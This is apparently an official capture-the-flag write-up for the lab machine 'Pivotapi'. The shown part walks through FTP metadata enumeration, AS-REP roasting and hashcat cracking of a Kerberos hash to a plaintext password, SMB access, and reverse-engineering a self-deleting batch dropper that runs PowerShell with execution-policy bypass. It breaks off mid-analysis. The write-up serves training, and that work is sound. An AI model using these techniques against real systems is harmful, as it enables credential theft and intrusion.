pivotapi

01st November 2021 / Document No D21.100.139

Prepared By: TheCyberGeek

Machine Author(s): CyberVaca & 3v4Si0N

Difficulty: Insane

Classification: Official

Synopsis

Pivotapi is an insane machine that involves user enumeration through the metadata of PDFs which are downloaded from a FTP file share server. Since the user has not got preauth with Kerberos it is possible to request a TGT for him which can be cracked with Hashcat. With the provided credentials an SMB enumeration exposes an executable which when reversed engineered reveals credentials to authenticate to MSSQL. After gaining access to the system it is possible to locate a keepass database on the target, leading to further misconfiguration abuse through Active Directory which leads obtaining the Administrator's password through LAPS and thus get execution on the target through `psexec` as user Administrator.

Skills Required

- Windows Enumeration
- Active Directory Enumeration
- Understanding of Kerberos
- PowerShell Experience
- MSSQL Knowledge
- Understanding of Microsoft Authentication Mechanisms

Skills Learned

- Metadata Enumeration
- Abusing Unset Preauth with Kerberos
- Analyzing Executables Through Memory Dumps
- DotNet Source Code Decompilation
- Abusing MSSQL for Remote Code Execution
- Extracting KeePass Database Passwords
- Abusing Active Directory Misconfigurations

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 -Pn 10.10.10.240 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.240
```

```
nmap -sC -sV -p$ports -Pn 10.10.10.240

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-19-21  03:06PM               103106 10.1.1.414.6453.pdf
| 02-19-21  03:06PM               656029 28475-linux-stack-based-buffer-overflows.pdf
| 02-19-21  12:55PM              1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
| 02-19-21  03:06PM              1018160 ExploitingSoftware-Ch07.pdf
| 08-08-20  01:18PM               219091 notes1.pdf
| 08-08-20  01:34PM               279445 notes2.pdf
| 08-08-20  01:41PM                  105 README.txt
|_02-19-21  03:06PM              1301120 RHUL-MA-2009-06.pdf
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   3072 fa:19:bb:8d:b6:b6:fb:97:7e:17:80:f5:df:fd:7f:d2 (RSA)
|   256 44:d0:8b:cc:0a:4e:cd:2b:de:e8:3a:6e:ae:65:dc:10 (ECDSA)
|_  256 93:bd:b6:e2:36:ce:72:45:6c:1d:46:60:dd:08:6a:44 (ED25519)
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-10-29 19:27:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
LicorDeBellota.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: LICORDEBELLOTA
|   NetBIOS_Domain_Name: LICORDEBELLOTA
|   NetBIOS_Computer_Name: PIVOTAPI
|   DNS_Domain_Name: LicorDeBellota.htb
|   DNS_Computer_Name: PivotAPI.LicorDeBellota.htb
|   DNS_Tree_Name: LicorDeBellota.htb
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-10-29T19:24:24
|_Not valid after:  2051-10-29T19:24:24
|_ssl-date: 2021-10-29T19:29:26+00:00; -49m03s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
LicorDeBellota.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49706/tcp open  msrpc         Microsoft Windows RPC
49786/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: PIVOTAPI; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_clock-skew: mean: -49m05s, deviation: 2s, median: -49m07s
| ms-sql-info:
|   10.10.10.240:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-10-29T19:28:44
|_  start_date: N/A
```

FTP Enumeration

We start by downloading all the contents in the FTP server.

```
wget -m ftp://anonymous:x@10.10.10.240
```

```
wget -m ftp://anonymous:x@10.10.10.240
--2021-10-29 21:34:24--  ftp://anonymous:*password*@10.10.10.240/
           => '10.10.10.240/.listing'
Connecting to 10.10.10.240:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> PASV ... done.    ==> LIST ... done.

10.10.10.240/.listing  [ <=>      ]     505  --.-KB/s    in 0s
<SNIP>
2021-10-29 21:34:33 (1.15 MB/s) - '10.10.10.240/RHUL-MA-2009-06.pdf' saved [1301120]

FINISHED --2021-10-29 21:34:33--
```

After investigating the contents of the FTP server, it's shown that there are multiple PDFs within the file share, although none of the PDFs contain any useful information so we check the `exif data` of the PDFs to see if it reveals any information about the owner of the PDFs.

```
exiftool notes2.pdf

ExifTool Version Number         : 12.16
File Name                       : notes2.pdf
Directory                       : .
File Size                       : 273 KiB
File Modification Date/Time     : 2020:08:08 13:34:00+01:00
File Access Date/Time           : 2021:10:29 21:34:31+01:00
File Inode Change Date/Time     : 2021:10:29 21:34:31+01:00
File Permissions                : rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 5
XMP Toolkit                     : Image::ExifTool 12.03
Creator                         : Kaorz
Publisher                       : LicorDeBellota.htb
Producer                        : cairo 1.10.2 (http://cairographics.org)
```

The exif data shows that the publisher is from `LicorDeBellota.htb` and that the user who created the PDF is named `Kaorz`. Using this information we can start to perform some enumeration of this user.

Kerberos Preauth

Since we know an existing user, we can check to see if Kerberos preauth is disabled on the system in which we can try to leverage to gain a TGT hash for the user by using the `GetNPUsers.py` from Impacket tool.

```
GetNPUsers.py LICORDEBELLOTA.HTB/Kaorz -dc-ip 10.10.10.240 -no-pass
```

```
GetNPUsers.py LICORDEBELLOTA.HTB/Kaorz -dc-ip 10.10.10.240 -no-pass

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for Kaorz
$krb5asrep$23$Kaorz@LICORDEBELLOTA.HTB:20757ff47f4298b2051e80a77ff561be$66e33a6bf9bfd7fd
b4a4375c463c14f7cf34e70fb855e6018e5bf5ac1a054c5a3795049e14091a4fe1cce133945fe76681af779b
03d212ae1dee27ce919e22881f76df28e30c4ce513895e8e4fb01b6e6ef5e0c8ed94b8d1de3e404dd65a3a92
a23df6542f682d53b9591306889e5576df584df3a8b8ac4061f265fac17074d61f9822fc615135b409297b2e
5f394856e6c872dc329a8a3d353b98e56975ee0c8988a0cbbd0ff3c56bab971f113f4d29a2d2c1f0e9ded572
ef6a40d9bdacc8f6734479b2ef6bf56f24d38f8bebdcf4f1ea11847c3fbed928c504f2f024e6444137a4bbbc
86478f82caec1b1bfe1959b132d17fba86843c4f
```

Saving the hash to file, we can use Hashcat to crack it.

```
hashcat -m 18200 k_tgt /usr/share/wordlists/rockyou.txt
```

```
hashcat -m 18200 k_tgt /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...
<SNIP>
$krb5asrep$23$Kaorz@LICORDEBELLOTA.HTB:20757ff47f4298b2051e80a77ff561be$66e33a6bf9bfd7fd
b4a4375c463c14f7cf34e70fb855e6018e5bf5ac1a054c5a3795049e14091a4fe1cce133945fe76681af779b
03d212ae1dee27ce919e22881f76df28e30c4ce513895e8e4fb01b6e6ef5e0c8ed94b8d1de3e404dd65a3a92
a23df6542f682d53b9591306889e5576df584df3a8b8ac4061f265fac17074d61f9822fc615135b409297b2e
5f394856e6c872dc329a8a3d353b98e56975ee0c8988a0cbbd0ff3c56bab971f113f4d29a2d2c1f0e9ded572
ef6a40d9bdacc8f6734479b2ef6bf56f24d38f8bebdcf4f1ea11847c3fbed928c504f2f024e6444137a4bbbc
86478f82caec1b1bfe1959b132d17fba86843c4f:Roper4155

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$Kaorz@LICORDEBELLOTA.HTB:20757ff47f42...843c4f
<SNIP>
```

Now that we have retrieved credentials, we will try to authenticate to all possible services. We spot that we can indeed authenticate to the SMB server.


```
smbclient -L //10.10.10.240/ -U kaorz%Roper4155
```

```
smbclient -L //10.10.10.240/ -U kaorz%Roper4155

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Admin remota
    C$              Disk      Recurso predeterminado
    IPC$            IPC       IPC remota
    NETLOGON        Disk      Recurso compartido del servidor de inicio de sesión
    SYSVOL          Disk      Recurso compartido del servidor de inicio de sesión
SMB1 disabled -- no workgroup available
```

By exploring the `NETLOGON` share we discover some files that may be worth investigating.

```
smbclient  //10.10.10.240/NETLOGON -U kaorz%Roper4155

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Aug  8 11:42:28 2020
  ..                                  D        0  Sat Aug  8 11:42:28 2020
  HelpDesk                            D        0  Sun Aug  9 16:40:36 2020

        7779839 blocks of size 4096. 3511091 blocks available
smb: \> cd HelpDesk
smb: \HelpDesk\> ls
  .                                   D        0  Sun Aug  9 16:40:36 2020
  ..                                  D        0  Sun Aug  9 16:40:36 2020
  Restart-OracleService.exe           A  1854976  Fri Feb 19 10:52:01 2021
  Server MSSQL.msg                    A    24576  Sun Aug  9 12:04:14 2020
  WinRM Service.msg                   A    26112  Sun Aug  9 12:42:20 2020

        7779839 blocks of size 4096. 3511091 blocks available
smb: \HelpDesk\>
```

Downloading the files from the `HelpDesk` directory within the `NETLOGON` share we begin investigating what the `Server MSSQL.msg` and `WinRM Service.msg` files are and what they contain. After running `strings` on the files it is apparent that they are OLE2 based PDFs which are not readable, so using Zamar which is a `msg to PDF converter`, we are able to read the PDFs after conversion.



Page 1

From:
To: cybervaca@licordebellota.htb
Date: 8/9/2020 6:03:16 AM
Subject: Server MSSQL

Good afternoon,

Due to the problems caused by the Oracle database installed in 2010 in Windows, it has been decided to migrate to MSSQL at the beginning of 2020.
Remember that there were problems at the time of restarting the Oracle service and for this reason a program called "Reset-Service.exe" was created to log in to Oracle and restart the service.

Any doubt do not hesitate to contact us.

Greetings,

The HelpDesk Team

The PDF contains a message to `cybervaca` indicating that since December 2020 the database has been changed from Oracle to MSSQL. Reading the `WinRM Service.pdf` reveals that the WinRM service has been disabled from being accessible publicly.

From:
To: helpdesk@licordebellota.htb
Date: 8/9/2020 6:42:20 AM
Subject: WinRM Service

Good afternoon.


After the last pentest, we have decided to stop externally displaying WinRM's service. Several of our employees are the creators of Evil-WinRM so we do not want to expose this service... We have created a rule to block the exposure of the service.
Greetings,

The HelpDesk Team


Moving on to the `RestartOracle-Service.exe` file on a Windows host we start analysing what the executable can do. When running the executable though through the command line it seems like it does not run or it runs something hidden.

```
c:\Users\Matt\Desktop>.\Restart-OracleService.exe

c:\Users\Matt\Desktop>
```


Downloading the tool `ProcMon64` from SysInternals and monitoring the process reveals that the executable indeed creates a temp file in `C:\Users\Matt\AppData\Local\Temp`.



In order to capture the files, it is required to change the permissions of the Temp folder to disallow file deletions.



Once the folder permissions have been applied we simply run again the `Restart-OracleService.exe` and check the temp folder.



Inspecting the batch file that has been created two (2) files are being dropped by the batch file and being deleted before anyone can get access to the leftovers. A large base64 dump is converted into 2 files called `oracle.txt` and `monta.ps1` then executes the `month.ps1` file and deletes those files before executing `restart-service.exe`. We can review the code of the batch file:

```
@shift /0
@echo off

if %username% == matt goto correcto
if %username% == frankytech goto correcto
if %username% == ev4si0n goto correcto
goto error

:correcto
echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >
c:\programdata\oracle.txt
echo AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g >>
c:\programdata\oracle.txt
<SNIP>
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >>
c:\programdata\oracle.txt

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach
($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ","");
[System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe",
[System.Convert]::FromBase64String($salida)) > c:\programdata\monta.ps1
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe
```

By modifying the batch script and removing the deletion we can now retrieve the contents of the 2 files.

```
@shift /0
@echo off

echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >
c:\programdata\oracle.txt
echo AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g >>
c:\programdata\oracle.txt
<SNIP>
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >>
c:\programdata\oracle.txt

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach
($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ","");
[System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe",
[System.Convert]::FromBase64String($salida)) > c:\programdata\monta.ps1
```

After executing the batch script, after a few minutes we spot the `oracle.txt` which contains a file full of base64 lines, and a `monta.ps1` script with the following contents.


```
$salida = $null;
$fichero = (Get-Content C:\ProgramData\oracle.txt) ;
foreach ($linea in $fichero) {$salida += $linea };
$salida = $salida.Replace(" ","");
[System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe",
[System.Convert]::FromBase64String($salida))
```

So this script simply reads the contents of the `oracle.txt` file we have and decodes it to the `restart-service.exe` executable. Running this script gives us a final executable that we can further analyze.


```
PS C:\> $salida = $null;
>> $fichero = (Get-Content C:\ProgramData\oracle.txt) ;
>> foreach ($linea in $fichero) {$salida += $linea };
>> $salida = $salida.Replace(" ","");
>> [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String($salida))
>>
PS C:\> dir C:\ProgramData\restart-service.exe


    Directory: C:\ProgramData


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        30/10/2021     00:18         864768 restart-service.exe


PS C:\>
```

Now when executing the `restart-service.exe` executable we are presented with a banned for `Restart Oracle` created by `HelpDesk` back in 2010.


Inspecting the execution of the executable through `ProcMon64` shows that the executable is querying multiple things in registry and does not show anything solid to go by.



Stepping through the executable with `x64dgb` we hit the banner.



Checking the memory maps at this stage shows an interesting new map added after the ASCII banner is being displayed.



00000000003DE000	0000000000022000	Reserved (0000000000200000)		PRV		-RW--
00000000004D0000	0000000000001000	restart-service.exe		IMG	-R---	ERWC-
00000000004D1000	00000000000A7000	".text"	Executable code	IMG	ER---	ERWC-
00000000004A8000	0000000000003000	".data"	Initialized data	IMG	-RW--	ERWC-
00000000004AB000	0000000000001000	"_sysc"		IMG	-RW--	ERWC-
00000000004AC000	0000000000010000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00000000004BC000	000000000000B000	".pdata"	Exception information	IMG	-R---	ERWC-
00000000004C7000	0000000000000F000	".xdata"	Exception information	IMG	-R---	ERWC-
00000000004D6000	0000000000002000	".bss"	Uninitialized data	IMG	-RW--	ERWC-
00000000004D8000	0000000000001000	".idata"	Import tables	IMG	-RW--	ERWC-
00000000004D9000	0000000000001000	".CRT"		IMG	-RWC-	ERWC-
00000000004DA000	0000000000001000	".tls"	Thread-local storage	IMG	-RWC-	ERWC-
00000000004E0000	00000000001FA000	Reserved		PRV		-RW--
00000000006DA000	0000000000006000	Thread 3A7C Stack		PRV	-RW-G	-RW--
00000000006E0000	000000000000C9000	\Device\HarddiskVolume4\Windows\System32\locale.nls		MAP	-R---	-R---
00000000007B0000	00000000001FB000	Reserved		PRV		-RW--
00000000009AB000	0000000000005000	Thread 38C4 Stack		PRV	-RW-G	-RW--
00000000009B0000	0000000000002000			PRV	-RW--	-RW--
00000000009B2000	000000000000E000	Reserved (00000000009B0000)		PRV		-RW--
00000000009C0000	0000000000001000			PRV	-RW--	-RW--
00000000009D0000	0000000000001000			PRV	-RW--	-RW--
00000000009E0000	0000000000002000			PRV	-RW--	-RW--
00000000009E2000	000000000000E000	Reserved (00000000009E0000)		PRV		-RW--
00000000009F0000	0000000000010000			PRV	-RW--	-RW--
0000000000A00000	0000000000005000			PRV	-RW--	-RW--
0000000000A05000	000000000000B000	Reserved (0000000000A00000)		PRV		-RW--
0000000000A10000	0000000000003000			MAP	-RW--	-RW--

Exporting the newly discovered mapped item from memory to a dump file and running strings on it shows some interesting information.

